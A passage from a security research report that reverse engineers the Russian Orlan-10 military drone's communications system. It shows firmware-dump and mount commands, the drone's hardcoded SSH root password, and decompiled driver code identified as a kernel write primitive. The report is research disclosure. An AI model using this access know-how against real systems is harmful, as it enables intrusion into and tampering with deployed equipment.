BIRDWATCH/PUBLIC-2022-1

Subreption LLC
Research and Development

Subreption LLC®
Research and
Development

BIRDWATCH

Ghost in the Orlan: demystifying a military drone platform

Reverse engineering and attacking the Orlan-10 VSKS/KTR communications architecture

Larry H

August 2022

Redistribution by third-parties with commercial intent is forbidden. Reuse of these materials in/for CUAS or signals intelligence products for commercial purposes is forbidden without prior written consent.

Ghost in the Orlan: demystifying a military drone platform

Reverse engineering and attacking the Orlan-10 VSKS/KTR communications architecture

Larry H
Subreption LLC

Final Report

Redistribution by third-parties with commercial intent is forbidden. Reuse of these materials in/for CUAS or signals intelligence products for commercial purposes is forbidden without prior written consent.

This document is part of a series on reverse engineering and attacking military drone platforms (not specific to Russian systems).

Prepared for	(public release)
Under	pro-bono
Monitored by	NA

Abstract: This report describes the communications architecture found in the Russian Orlan-10 military drone platform, its components and systems from a reverse engineering perspective, implementation details and preliminary vulnerabilities identified during the course of pro-bono research performed with hardware and software obtained from multiple sources. In addition, a practical exploit against the VSKS FPGA is described in detail.

Disclaimer: The contents of this report are not to be used for advertising, publication, or promotional purposes. References for trade names does not constitute an official endorsement or approval of the use of such commercial products. All product names and trademarks cited are the property of their respective owners. The findings of this report are not to be construed as an official Subreption LLC position unless so designated by other authorized documents. Distribution of this document and associated material by third-parties in commercial media (web sites with advertisements, security news sites operated for business purposes, etc) is forbidden. Distribution, refactoring and/or reuse of code and other materials in this document with commercial intent is forbidden without prior written consent. If your organization has requested or hinted at violating any of these terms, please contact us at your earliest convenience. Do not become accessory to criminal conduct. Copyright (c) Subreption LLC 2022. All rights reserved.

Table of Contents

1 Overview 1

1.1 Introduction to the Orlan-10 1

1.1.1 Beyond the propaganda: state of the art of Russian military UAS systems 1

1.2 Hardware components 3

1.2.1 RF Transceivers 4

1.2.2 Processing units (SBC, MCU, FPGA) 4

1.3 Software components 5

1.4 Motivation for publication 6

1.4.1 Demystifying the "CUAS" market 6

1.5 Acknowledgments 7

2 Technical Details 9

2.1 VSKS (2.3-2.55GHz) 9

2.1.1 A classic case of embedded Linux 9

2.1.2 User-land processes 10

2.1.3 The kernel driver 12

2.1.4 Networking capabilities and configuration 15

2.1.5 pw 17

2.1.6 brain 17

2.1.7 Overview of the attack surface 19

2.2 KTR (UHF) 21

2.2.1 A short introduction to the KTR modem 21

2.2.2 Adventures in Xmega reverse engineering 22

2.2.3 Detecting and demodulating KTR signals 23

2.2.4 KTR frame data structure 24

2.2.5 Countermeasures 25

2.3 Attacking the VSKS system 26

2.3.1 Targeting the FPGA 27

2.3.2 Practical attacks 33

2.3.3 Closing words 34

References 36

Appendix A: Reverse engineered samples 37

A.1 Orlan-10 filesystem (mtd4) 37

A.1.1 FPGA bitstream 37

A.2 KTR firmware (v4) 37

A.3 Misc. 37

Appendix B: Source code 38

B.1 FPGA NOR Remap Exploit 38

B.2 Virtex 6 Bitstream Parser 49

Appendix: Acronyms **60**

Appendix: Glossary **61**

Listings

2.1 Sample u-boot script 9
2.2 Detected partitions in live VSKS system 9
2.3 Mounting the dumped root filesystem with an emulated NAND device 10
2.4 inittab in the Orlan-10 VSKS Linux system 11
2.5 VSKS driver initialization during boot 12
2.6 VSKS driver source code paths 13
2.7 VSKS kernel driver debug mode ioctl command 14
2.8 VSKS kernel driver ctl write ioctl command 14
2.9 Configured network interfaces in live VSKS system 15
2.10 Simplified netstat output for live VSKS system (without KTR assembly) 16
2.11 Active file descriptors for pw process in live VSKS system 17
2.12 Pseudo-code for Vsks4DmdPsk::configureChannel() in /usr/bin/brain 19
2.13 Emulated ktrmultiplex fed bogus data (after reverse engineering the protocol) 20
2.14 Non-emulated ktrmultiplex 20
2.15 ATxmega bootstrapping stub 23
2.16 KTR frame decoding (redacted) 24
2.17 SIGSTOPing the STC init process 28
2.18 Terminating the offending processes to access the device node freely 28
2.19 The VSKS ioctl() magic command 29
2.20 Reading the JEDEC data via SPI 30
2.21 Processing the bitstream configuration 31
src/BLABLABLA–LH_vs_fpga_nor.c 38
src/bitstream_parser.py 49

1 Overview

1.1 Introduction to the Orlan-10

As the most popular drone in the Russian military drone program, the Orlan-10 was known well before the Russo-Ukrainian war of 2022. Orlan-10 units have been captured since 2014, in Ukraine and Syria. The system has been in production since 2011, receiving updates and improvements for its communications architecture, described in this report.

The physical dimensions and details of the drone are publicly available, this report will focus on the technical data that has not been publicly released yet.

1.1.1 Beyond the propaganda: state of the art of Russian military UAS systems

The common denominator of the Russo-Ukrainian War has been the heavy use of propaganda by all sides involved. Ukraine demonstrated a remarkable ability to organize and steer support through social media, in what could be construed as the first instance of mass scale use of social networks in a conventional war, successfully dominating the narrative and influencing public opinion internationally, ensuring that supporting the Ukrainian cause would be as much a moral or ethical obligation as a political one.

Unmanned vehicles (especially aerial drones) present a significant psychological deterrent, and as such, have a sizable impact on morale of enemy troops. Ukraine, fully aware of the effect that Russian UAS could have on troops (already outnumbered), wasted no time in producing and disseminating propaganda related to the Orlan-10 platform, often using elements of parody to ridicule the system, for example, because of its fuel tank (resembling a soda plastic bottle) or its use of Commercial off-the-shelf (COTS) imagery solutions (including a Canon camera). Orlan-10 was presented in these videos as a poorly engineered, if not laughable, example of all that is wrong with Russia, using common tropes like corruption or alcoholism. In one of these videos, an individual dressed in army green clothing with hook-and-loop patches, delivered a deadpan comedy act that touched on these tropes. Despite the pseudo-military attire, the individual is Pavlo Kashchuk, a journalist primarily known for the ”Info Car” YouTube channel, who has published screenshots from Orlan GCU software in his Face-

book profile in the past, a strange stunt that could easily have backfired by motivating Russia to assume their EW infrastructure was compromised. This report comes after several instances of such disclosures and potentially careless sharing have taken place, a situation unthinkable for most NATO members that would handle Command and control (C2) systems in secrecy.

One must approach these instances of humorous propaganda with a hearty dose of skepticism, as all forms of propaganda in the end divert as far from the truth as it is necessary to achieve the intended effect. In this case, downplaying the technical merit and reality of the Orlan-10 platform.

The Orlan-10 has been developed by the Special Technology Center in St. Petersburg, with components from TAIP (which shares offices with NPPNTT), well-known defense contractors in the Russian Federation, as our analysis of Ground Control Unit (GCU) software and firmware revealed. St. Petersburg is the seat of one of the most prestigious technical universities in the Russian Federation, the St. Petersburg State Polytechnic University, providing a fresh pool of talent for the defense industry. It is not a matter of coincidence that the aforementioned defense contractors have their headquarters close by.

An objective, unbiased analysis of the engineering efforts behind the Orlan-10 (and other Orlan systems) presents a very different picture:

- While the Orlan platforms leverage vast amounts of Western-made components and semiconductors, the communications architecture (that we will describe in this report) has been designed and engineered in a fashion that indicates a very high level of technical competence and access to equipment that is absolutely beyond the reach of hobbyists or small businesses.
- The communications hardware designed and manufactured by STC includes a multi-layer PCB design employing a Field programmable gate array (FPGA) with several custom building blocks, a traditional Software-defined radio (SDR)-like design to provide a high-speed network and video link in the 2.3-2.55GHz spectrum, as well as multiplexing multiple devices, providing a cryptographic engine (using AES) and supporting advanced features like runtime upgrades of the FPGA firmware (bitstream). While some basic mistakes have been made, these are not unheard of in other military UAS platforms, with very few exceptions.
- The system also employs a secondary C2 modem operating in the UHF spectrum, also leveraging Western components, with purpose-built firmware containing genuine original research. The modem employs encryption (sup-

Figure 1. The KTR assembly with KTR modem board (bottom-left) and autopilot (right corner-top)

porting multiple security levels interposed on the actual data) and does its own error correction and modulation, using the transceiver IC without the abstractions it provides. The firmware supports key rotation and reconfiguration on runtime.

- The software (both for the GCU and the drone itself) is highly complex. For example, one of the main processes inside the Orlan-10 provides a spectrum analyzer, oscilloscope and loopback testing capability all made available over a web interface that performs these functions on real-time in a highly responsive fashion, communicating with the FPGA. Most of the programs are written in C++ and exhibit (for the most part) good practices.

To sum it all up, while the Orlan-10 design does make compromises, the level of complexity and technical merit cannot be understated. The system is tremendously effective and versatile, and it can be produced at a cost significantly lower than equivalent platforms, such as those used by NATO members. The leap from the current state of the art to a point where supply chain attacks are the only viable strategy is far from significant.

1.2 Hardware components

The Orlan-10 contains two distinct assemblies of interest for reverse engineering and signal analysis:

- The VSKS carrier board, containing the FPGA, Gumstix Overo SBC and breakout connections for Universal Asynchronous Receiver/Transmitter (UART) ports, Ethernet and other peripherals.
- The ”KTR assembly”, containing the breakout connections to sensors, the autopilot, the KTR modem itself, the main connection to the VSKS carrier board and the main GPS module.

A functional test-bench system must be comprised of both the VSKS carrier and the ”KTR assembly”.

1.2.1 RF Transceivers

The VSKS carrier board contains an Analog Devices AD9361 transceiver, connected to the FPGA. This is a fairly standard design, akin to popular SDR solutions (those familiar with the Ettus B210 will undoubtedly notice the similarity). The Chinese market contains AD9361-based clones of the B210. In fact, the design is popular enough to incite speculation about the actual manufacturing location, and production samples might surface (although it is highly unlikely these will contain the Gumstix-based design) occasionally in Chinese marketplaces.

As for the KTR modem, the transceiver used is a Semtech 1233. Semtech has become immensely popular thanks to their LoRa technology, but the SX1233 is unrelated to the LoRa transceiver family of ICs. The modem contains an amplifier from RF Micro Devices Inc. (P/N: RF3194), typically found in GSM/GPRS applications, matching the frequency of operation of the SX1233 transceiver.

1.2.2 Processing units (SBC, MCU, FPGA)

The Orlan-10 platform relies heavily on the Atmel (Microchip) Atxmega series, employing two ATXMEGA256A3, one in the VSKS carrier board and another for the KTR modem. STM32 MCUs (P/N: STM32F103T8U6) are used in the autopilot daughterboard and other peripherals. This report focuses on the components relevant to signal analysis (for detection purposes) and vulnerability research (to develop practical attacks against the system), therefore a complete listing of components is beyond its scope.

The core software operating the FPGA and peripherals runs inside a Gumstix Overo SBC (P/N: WL18MODGB), which contains a Texas Instruments DM3730 CPU (ARMv7/ARMv8 architecture). The FPGA itself is a Xilinx Virtex 6 (P/N: XC6VLX130T).

Hardware-accelerated encryption is employed by the KTR modem through the Atxmega DES/AES driver, while the FPGA contains a standard implementation of AES.

1.3 Software components

The ATXMEGA256A3 MCUs contain firmware that is purpose-built. The firmware can be reverse engineered with the usual tools of the trade (IDA and Ghidra), although support for the Atxmega is not optimal. This will be examined in further detail in the ”Technical Details” chapter. The MCUs have their fuse lock bits configured to prevent read-out through standard means (such as an AVR ISP Mk2), but this is no deterrent for a determined individual with the right tools, software-based exploits notwithstanding.

The Virtex 6 FPGA firmware contains the following building blocks:

- AES implementation.
- DVB-S (de)modulator for high-speed data transfers.
- IP network stack (operates like a so-called wireless NIC with a tuntap interface).
- Analog Devices AD9361 related diagnostics and support functionality (including a spectrum analyzer).

Reverse engineering FPGA bitstreams requires highly specialized software and a deep understanding of FPGA programming and design. This is beyond the capabilities of hobbyists and most Counter-Unmanned Aircraft System (CUAS) vendors, as bitstream RE tools are basically considered the holy grail of hardware RE. The analysis provided in this report will include a tool to process a Virtex 6 bitstream and obtain its configuration, but no furter disclosures will be made related to the internals of the bitstream itself.

The most interesting (and approachable) piece of the puzzle, however, is the embedded Linux system running in the Gumstix Overo SBC. It contains a standard U-boot system with UBIFS partitions containing a Linux-based operating system with a custom init program, and all the applications and drivers needed to manage and operate the FPGA and other peripherals.

1.4 Motivation for publication

First and foremost, the motivating factor for publishing this report is that numerous parties have had access to Orlan (and similar systems) internals, primarily with commercial intent. Their ability to advertise and market products depends solely on maintaining a level of mystique and obscurity about how these systems operate. Numerous disclosures have been made to the press, but most of these had the sole intention of gaining traction for a commercial agenda. In some cases, these disclosures represented glaring mistakes, compromising EW capabilities or providing their adversary with confirmation of how effective their systems are. There is also a pervasive use of the Russo-Ukrainian conflict to foster these commercial agendas, with individuals and companies both inside and outside of Ukraine profiting from the conflict. This is generally done by non-military organizations operating at the fringes of the actual armed forces. Very little information exists from the Russian side, but the monetary aid being sent to Ukraine is definitely a prime target for opportunistic vendors to peddle their wares. As they say, ”never waste a good crisis”.

Very little actually altruistic effort is done in this field, and volunteers providing such tools, are being taken advantage of relatively often. Their work, in some instances, lands at the hands of vendors outside of Ukraine to build (or assist in building) products. More often than not, individuals inside Ukraine pursue personal agendas at the expense of these volunteers or in connivance with foreign vendors. Corruption was, and remains, a serious problem, that benefits from both obscurity and the chaos ensuing from the conflict. There is a very real possibility that bribes are being paid to individuals in Ukraine in exchange for pushing or favoring contracts with foreign vendors, with very little oversight, often channeling such payments through ”charities” that are thinly veiled fronts for commercial enterprises enriching a select group of individuals. This is one area where investigative journalism and citizen vigilance can make a true difference, and the monetary aid must be destined primarily to humanitarian aid and civil defense, not for enrichment of opportunistic businesses and individuals.

1.4.1 Demystifying the ”CUAS” market

Another area of major interest and controversy is the ”CUAS” market, that is, all the pseudo-SIGINT vendors offering counter-drone systems. The general sentiment is that each one of them seemingly ”does it best”, and their ”research” seems so otherworldly and obscure that it is beyond us mere mortals to dare consider the fact that more often than not they are the snake-oil salesmen of the ”SIGINT” industry. Quite often, their actual advantage is not technical excel-

lence or an abundance of talent, but the fact that they can have access to hardware and RF samples usually out of reach for the public.

I hope this fosters more sharing and more open work, less focused on profit for the sake of profit, or publicity and validation (comically enough, in a fringe field), when sharing is done without posing risks needlessly or with the wrong motivations.

1.5 Acknowledgments

I would like to thank the individuals that provided us with the information that made this work possible. Unfortunately, in one instance our pro bono work was taken advantage of, and common sense safeguards (such as involving officials and the appropriate third-parties for supervision) were ignored repeatedly (and sometimes, blatant admission of intent to hide and act behind those who should have been "in the loop") until we had to cut all ties with those involved, with ample signs that personal agendas and interests were at play. Their reaction was as petty as it was inappropriate and unbecoming, but in no way tarnishes the efforts of many individuals in Ukraine and elsewhere to provide genuinely altruistic and honest service to their fellow men. In addition, it seems skepticism and distrust of public officials is not without some merit, and it indicates deeper problems. One can hardly fight an external aggressor if you are also fighting right at home, within the gates.

This is dedicated to all those who risk their lives at the front, not those who cowardly hide behind desks and pretend to be too useful and too valuable to be sent in harm's way. Your faux patriotism fools no one. The same applies to those who know all too well that they would not be paying any attention if there was no profit to make in the process. You too, are the scourge of society.

My gratitude also goes to "Boris", the mysterious truck driver that, on a fateful day, left the cargo door open and drifted in front of me, letting a box full of Orlan parts fall off the back. He disappeared in a cloud of black smoke, speeding away with manic laughter, leaving the mystery box behind. A note inside read "Dear Hacker Man, Packed up and drove to Aspin. Sorry about the Orlan parts, Boris". All is forgiven, Boris. Enjoy "Aspin"!

Last but absolutely not least, I would like to thank X, my DSP nemesis of sorts, for all the work he did on his own with signal analysis. You were generous to people that only saw opportunity and treated you as an asset to provide them what they cannot build, let alone complete, on their own. We spent almost four

months working for free, out of principle, while others were profiting from the misery of their fellow man. We may cross paths again!

2 Technical Details

2.1 VSKS (2.3-2.55GHz)

2.1.1 A classic case of embedded Linux

As mentioned in the previous chapter, the VSKS carrier board (Figure 2) contains a Gumstix Overo SBC. It is a standard buildroot-type Linux system, tailored with the software suite to manage and operate the Orlan-10 communications hardware and peripherals.

The kernel is not surprisingly quite ancient (3.9), and so, there isn't much in the way of hardening or OS mitigations.

Obtaining filesystem images from NAND

The SBC contains a SD card slot, which can be used to interrupt the u-boot process and dump the flash memory contents to obtain raw images of the different partitions. This is the first step before any further reverse engineering can be performed. The VSKS Linux system analyzed does not contain kernel modules for external storage, therefore the process must be entirely done via u-boot or using an alternative image booted directly from the SD.

Listing 2.1. Sample u-boot script


```
setenv bootargs "${bootargs} init=/bin/sh console=ttyO2,115200n8↩
    "
setenv bootdelay 30
```

This will provide a comfortable delay to allow interruption of the boot process. The partitions visible to the booted system can be seen in Figure 2.2.

Listing 2.2. Detected partitions in live VSKS system

```
[    0.774780] NAND device: Manufacturer ID: 0x2c, Chip ID: 0xb3↩
     (Micron NAND 1GiB 1,8V 16-bit), 1024MiB, page size: 2048, ↩
    OOB size: 64
[    0.774963] Creating 5 MTD partitions on "omap2-nand.0":
[    0.775024] 0x000000000000-0x000000080000 : "xloader"
[    0.780456] 0x000000080000-0x000000240000 : "uboot"
[    0.784729] 0x000000240000-0x000000280000 : "uboot ↩
    environment"
```

Figure 2. VSKS carrier board (top view)




```
[    0.787414] 0x000000280000-0x000000a80000 : "linux"
[    0.798614] 0x000000a80000-0x000040000000 : "rootfs"
```

Describing the process of dumping NAND partitions in u-boot is beyond the scope of this document.

Once the NAND images have been obtained and their integrity has been established, the procedure to access their contents is fairly simple. Linux provides the nandsim module for emulating a specific NAND device. The NAND device needn't be completely equal so as long as the page size matches. The dmesg output provided in this section contains the NAND ID information in any case. Furthermore, tools exist and are publicly available to extract data from UBI images.

Listing 2.3. Mounting the dumped root filesystem with an emulated NAND device

```
sudo modprobe nandsim first_id_byte=0xec second_id_byte=0xd3 ↩
    third_id_byte=0x51 fourth_id_byte=0x15
sudo flash_erase /dev/mtd0 0 0
sudo ubiformat /dev/mtd0 -f mtd4.bin -O 512
sudo ubiattach -p /dev/mtd0 -O 512
sudo mount -t ubifs /dev/ubi0_0 /mnt/emunandfs
```

With the root filesystem finally available for analysis, we can proceed with reverse engineering.

2.1.2 User-land processes

The next natural step is to determine how the system is bootstrapped or initialized. Generally, once the kernel has finished loading and configuring its interfaces, the 'init' program will be executed from the designated root file-system.

The Orlan-10 VSKS contains a custom init program developed by STC. It is relatively standard, except for a network service it exposes. The inittab is available in Listing 2.4.

Listing 2.4. inittab in the Orlan-10 VSKS Linux system

```
m1:wait:/sbin/insmod /lib/modules/3.9.0orlan\+/kernel/drivers/↩
    usb/musb/omap2430.ko
m2:wait:/sbin/insmod /lib/modules/3.9.0orlan\+/kernel/drivers/↩
    usb/gadget/libcomposite.ko
m3:wait:/sbin/insmod /lib/modules/3.9.0orlan\+/kernel/drivers/↩
    usb/phy/phy-twl4030-usb.ko
m4:wait:/sbin/insmod /lib/modules/3.9.0orlan\+/kernel/drivers/↩
    usb/gadget/g_serial.ko
m5:wait:/sbin/insmod /lib/modules/3.9.0orlan\+/kernel/drivers/↩
    usb/gadget/g_cdc.ko
udev:sysinit:/lib/systemd/systemd-udevd --daemon
up1:wait:/bin/udevadm trigger --type=subsystems --action=add
up2:wait:/bin/udevadm trigger --type=devices --action=add
upw:wait:/bin/udevadm settle --timeout=5
net:respawn:/usr/bin/ground_vsks -d 192.168.0.107
dssh:once:/usr/sbin/dropbear
nti:wait:/root/bin/netinit
pw:respawn:/root/bin/start
bdm:stcservice:/usr/bin/airborne --Config=/etc/airborne/bdm.yaml
lmc:wait:/bin/ifconfig lo multicast up
mcr:wait:/bin/route add -net 227.0.0.0/8 dev lo
cpu:wait:/bin/sh /usr/bin/cpufreq
nav:stcservice:/usr/bin/airborne --Config=/etc/airborne/flock-↩
    navigation.yaml
owl:stcservice:/usr/bin/airborne --Config=/etc/airborne/mc-enc-↩
    owl.yaml --WriteableConfig=/mnt/usb/mc-enc-owl.yaml
uet:once:/bin/ifconfig eth1 192.168.1.107 netmask 255.255.255.0

tun:respawn:/usr/bin/tuntap -s 37.255.255.255
```

We will focus on the following user-land programs:

- ground_vsks
- brain
- pw
- airborne

The relationships between the different processes are quite complex, with heavy use of sockets to perform configuration, sensor data retrieval and bookkeeping tasks. The design of the system reflects the networked nature of the drone itself, as seen in other platforms like the Eleron, employing internal LANs to communicate with peripherals.

Previously, I mentioned that the simplest test-bench assembly possible required both the VSKS carrier and the KTR assembly, as they communicate over several USART lines, for example. However, other peripherals such as the cameras, are not required, as the communications system will initialize and operate without them (although with limited or no actual data payloads being transmitted). The FPGA also needs a working amplifier assembly (given the name ”Smolensk” internally).

As for low-hanging fruit, there is indeed a limited SSH service (Dropbear), which allows accessing the live system. The root password is ’orlan’.

Every process runs with root privileges, there is no privilege separation. This is fairly common for buildroot-based embedded systems (unfortunately).

2.1.3 The kernel driver

The FPGA interfaces with the Gumstix Overo directly over multiple buses. The driver (a Linux loadable kernel module) provides a network interface (pwnet), as well as multiple device nodes that connect different functions of the FPGA with user-land programs. Listing 2.5 displays the different devices (that the driver loads from the FPGA configuration, thus these are subject to change).

Listing 2.5. VSKS driver initialization during boot

```
vsks: driver version: 0.14, build: Apr 11 2019 13:23:46
vsks: entering driver initialization
vsks: got CS6, address: 2000000, retime: 0
vsks: fpga version: 4.3.26, device count: 5
vsks: found fpga timing version 9
vsks: got CS6, address: 2000000, retime: 0
vsks: got CS1, address: 3000000, retime: 0
vsks: major number: 246
vsks: device COM-1A created (rx/tx buff 20k/20k 0)
vsks: device DVBS1A created (rx/tx buff 100k/100k 0)
vsks: device FLIR-0 created (rx/tx buff 200k/200k 1)
vsks: device AESDEV created (rx/tx buff 42k/42k 0)
vsks: device CRCDEV created (rx/tx buff 20k/20k 0)
```

The driver itself uses APIs typical for a wireless NIC, but it contains references to proprietary DVB processing code (the FPGA, as mentioned earlier, creates a

DVBS1 device node). The AESDEV device provides an FPGA-accelerated AES implementation. Typically, the security benefits from moving AES (or similar block ciphers) to a FPGA are marginal, although the FPGA can provide some obscurity for key material. The 'airborne' program contains a dynamically configurable cryptography library, and references exist to a device node not present at the time of analysis. This is not relevant at the moment, though.

As is typical with LKMs, some interesting path strings slipped by (as seen in Listing 2.6)

Listing 2.6. VSKS driver source code paths

```
/home/towa/rfteam.stc-spb.ru/vsks/pwnet/dubrava/src/driver/↩
   drv39n/../../pwnetwork
/home/towa/rfteam.stc-spb.ru/vsks/pwnet/dubrava/src/driver/↩
   drv39n/3_9_0orlan+.c
/opt/vskslinuxheaders/3_9_0orlan+_balabanov/include/uapi/linux/↩
   hdlc
```

The kernel driver is a complex and deep rabbit hole that merits an entire chapter dedicated to its internals. However, our attention should shift towards a common "problem child" of all kernel drivers: `ioctl()` handling.

In any case, most of the interesting bits are predictably found in the user-land programs, but analyzing the driver in depth provides a great deal of guidance to optimize our "hunt" for vulnerabilities and useful data.

ioctl request handling

Ever since the old days of Unix, `ioctl()` (per POSIX) is the system call used to talk to device drivers and issue special requests (or commands). It is often a prime target for reverse engineering, as much of the low-level settings of a given driver can be controlled via the `ioctl()` system call.

The VSKS kernel driver has a large `ioctl()` handler. Multiple instances of userland to/from kernel-land operations can be found in its implementation.

Since we are potentially dealing with a read-out locked device, we must resort to software based attacks to circumvent any protections we might encounter. In addition, failure to check parameters can often be abused to map or access memory regions not originally intended to be exposed. In the case of the VSKS and similar targets, my first priority is finding ways to forcibly map or read memory containing key material. My experience and training with hardware-based

attacks is far more limited than my cumulative experience with reverse engineering and vulnerability research.

Immediately at the beginning of the `ioctl()` handler we can already see (Listing 2.7) some promising spots:

Listing 2.7. VSKS kernel driver debug mode ioctl command

```
  if ( !init_ok )
    return -14;
  if ( cmd == 0x40045625 )
  {
    result = *(_DWORD *)arg;
    if ( *(_DWORD *)arg )
      result = 1;
    dbg = result;
    return result;
  }
```

Thankfully, there is enough symbol information to obtain variable names. A debug mode command can be very useful to obtain verbose output from the driver without instrumentation (and everyone knows `printk()` is the poor man's debugger).

Eventually, something stands out. Listing 2.8 shows the pseudo-code for the `0x4008567Cu` command. It takes two user-controlled arguments, one is used as an offset, the other is the 32-bit word value written. When both parameters are controlled, we have encountered the basic foundation of all software exploits: a write anything anywhere primitive (in this case, per the 32-bit architecture, a so-called write4).

Sweet.

Listing 2.8. VSKS kernel driver ctl write ioctl command

```
case 0x4008567Cu:                                   // poke a hole
  param_1 = *(_DWORD *)arg;                         // user(land) ↩
     controlled
  param_2 = *(_DWORD *)(arg + 4);
  if ( *(_DWORD *)arg == 2 )
    param_2 |= 0x400000u;
  v28 = raw_spin_lock_irqsave(&global_lock);
  __dsb(0xFu);
  v29 = (void (*)(void))outer_cache[6];
  if ( v29 )
    v29();
  // write4 primitive: write 4 bytes anywhere
  *(_DWORD *)&ctl_addr[4096 * i_rdev_int + 24 + 4 * param_1] = ↩
     param_2;
  raw_spin_unlock_irqrestore(&global_lock, v28);
```

```
  return 1;
```

Let's keep going. A kernel driver vulnerability is nothing worth writing home about, especially when everything runs with root privileges, unless you are one of those people from Twitter that design logos for their "exploits", right? The actually interesting question is what can be accomplished with this command. To understand the purpose of `ctl_addr` we must return to the initialization function of the driver.

After some time spent on reverse engineering and analyzing the driver and other components, the existence of a command handler was confirmed in the FPGA for operations like rebooting... and also mapping the NOR where the bitstream is stored to a SPI port. A quick test on a live system confirmed the findings.

This concludes the driver RE, for now.

2.1.4 Networking capabilities and configuration

The network configuration for the system is initiated via init, calling a script. The tuntap process is responsible for setting up the homonymous interface, which uses the FPGA IP stack underneath. Listing 2.9 contains a reduced output from the `ifconfig` utility, displaying the configured network interfaces.

Listing 2.9. Configured network interfaces in live VSKS system

```
br0       Link encap:Ethernet  HWaddr A2:A1:FE:BC:C3:EF
          inet addr:38.48.141.99  Bcast:38.255.255.255  Mask↩
              :255.0.0.0
...
          RX bytes:325162 (317.5 KiB)  TX bytes:2374908 (2.2 MiB↩
              )
...
pwnet0    Link encap:Ethernet  HWaddr A2:A1:FE:BC:C3:EF
          inet6 addr: fe80::a0a1:feff:febc:c3ef/64 Scope:Link
...
stc0      Link encap:Ethernet  HWaddr 26:F7:9F:71:0F:1E
          inet addr:172.16.0.2  Bcast:172.16.255.255  Mask↩
              :255.255.0.0
          inet6 addr: fe80::24f7:9fff:fe71:f1e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
...
          RX bytes:0 (0.0 B)  TX bytes:468 (468.0 B)
```

The configuration for the analyzed system is as follows:

```
#!/bin/sh
```

```
/root/bin/ip link add name br0 type bridge
/bin/ifconfig br0 38.48.166.99 netmask 255.0.0.0
/root/bin/ip addr add 37.48.166.99/255.0.0.0 dev br0
/root/bin/ip addr add 36.48.166.99/255.0.0.0 dev br0
/root/bin/ip link set dev br0 up
/root/bin/ip link set dev eth0 master br0
/bin/ifconfig eth0 promisc up
/bin/ifconfig br0 promisc up
```

Listing 2.10 contains the `netstat` utility output, displaying the active services and Unix sockets in a live VSKS system (without the KTR assembly or other peripherals).

Listing 2.10. Simplified netstat output for live VSKS system (without KTR assembly)

```
Active Internet connections (servers and established)
Local Address  Foreign Address         State       PID/Program name
tcp  0.0.0.0:13900  0.0.0.0:*      LISTEN      194/pw
tcp  0.0.0.0:80     0.0.0.0:*      LISTEN      194/pw
tcp  0.0.0.0:50001  0.0.0.0:*      LISTEN      128/ground_vsks
tcp  0.0.0.0:22     0.0.0.0:*      LISTEN      135/dropbear
tcp  :::22          :::*           LISTEN      135/dropbear
udp  0.0.0.0:1111   0.0.0.0:*         1/init boot
udp  0.0.0.0:7777   0.0.0.0:*         156/airborne
udp  0.0.0.0:32100  0.0.0.0:*         157/airborne
udp  0.0.0.0:32101  0.0.0.0:*         194/pw
udp  0.0.0.0:32102  0.0.0.0:*         195/ktrmultiplex
udp  0.0.0.0:38562  0.0.0.0:*         194/pw
udp  0.0.0.0:64435  0.0.0.0:*         157/airborne
udp  0.0.0.0:64435  0.0.0.0:*         156/airborne
udp  0.0.0.0:64435  0.0.0.0:*         144/airborne
udp  0.0.0.0:37325  0.0.0.0:*         159/tuntap
udp  0.0.0.0:9704   0.0.0.0:*         157/airborne
udp  0.0.0.0:9711   0.0.0.0:*         144/airborne
raw   164352    448 0.0.0.0:1      0.0.0.0:*      1  157/airborne
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    ↩
    Path
STREAM     LISTENING       2608 1/init boot         /tmp/service/init_socket
SEQPACKET  LISTENING       2656 91/systemd-udevd    /run/udev/control
DGRAM    2665 91/systemd-udevd
STREAM     CONNECTED       4084 1/init boot         /tmp/service/init_socket
DGRAM    2664 91/systemd-udevd
STREAM     CONNECTED       4083 156/airborne
STREAM     CONNECTED       4042 1/init boot         /tmp/service/init_socket
STREAM     CONNECTED       4171 1/init boot         /tmp/service/init_socket
STREAM     CONNECTED       4041 144/airborne
STREAM     CONNECTED       4170 157/airborne
```

Overall, the network configuration is only relevant in a traffic injection scenario. UDP services are low-overhead, but present a significantly easier target for exploitation, especially across vulnerable RF links. Even in the case of TCP connections, it has been demonstrated in practice that in absence of cryptographic schemes (or when these are broken), satellite or RF links can be easily targeted with techniques that are decades old (such as session hijacking [1] [2]).

Describing such techniques is clearly beyond the scope of this report, but we will revisit the practicality of an over-the-air attack in Section 2.3.2.

2.1.5 pw

Perhaps, the most representative program in terms of complexity and impressive functionality, is pw. It is responsible for configuration, diagnostics and multiplexing of the devices present in the FPGA. Unlike "brain", pw is active by default. Listing 2.11 shows the active file descriptors, with the FPGA UART port and its network-related devices, as well as the first SPI device (a hint that the FPGA or its peripherals can be accessed over SPI, as we will analyze later on).

Listing 2.11. Active file descriptors for pw process in live VSKS system

```
193     /root/bin/pw    /dev/console
193     /root/bin/pw    /dev/console
193     /root/bin/pw    /dev/console
193     /root/bin/pw    /dev/pwnet
193     /root/bin/pw    /dev/PLINKA
193     /root/bin/pw    /dev/PLINKW
193     /root/bin/pw    /dev/COM-1A
193     /root/bin/pw    /dev/spidev1.0
193     /root/bin/pw    socket:[4097]
193     /root/bin/pw    socket:[4170]
193     /root/bin/pw    socket:[4171]
193     /root/bin/pw    socket:[4173]
```

The program is very complex, and presents the typical challenges of monolithic C++ programs for the reverse engineer. Maneuvering through function pointer tables and object instances can be as tiresome as it is frustrating, especially without dedicated tools to help.

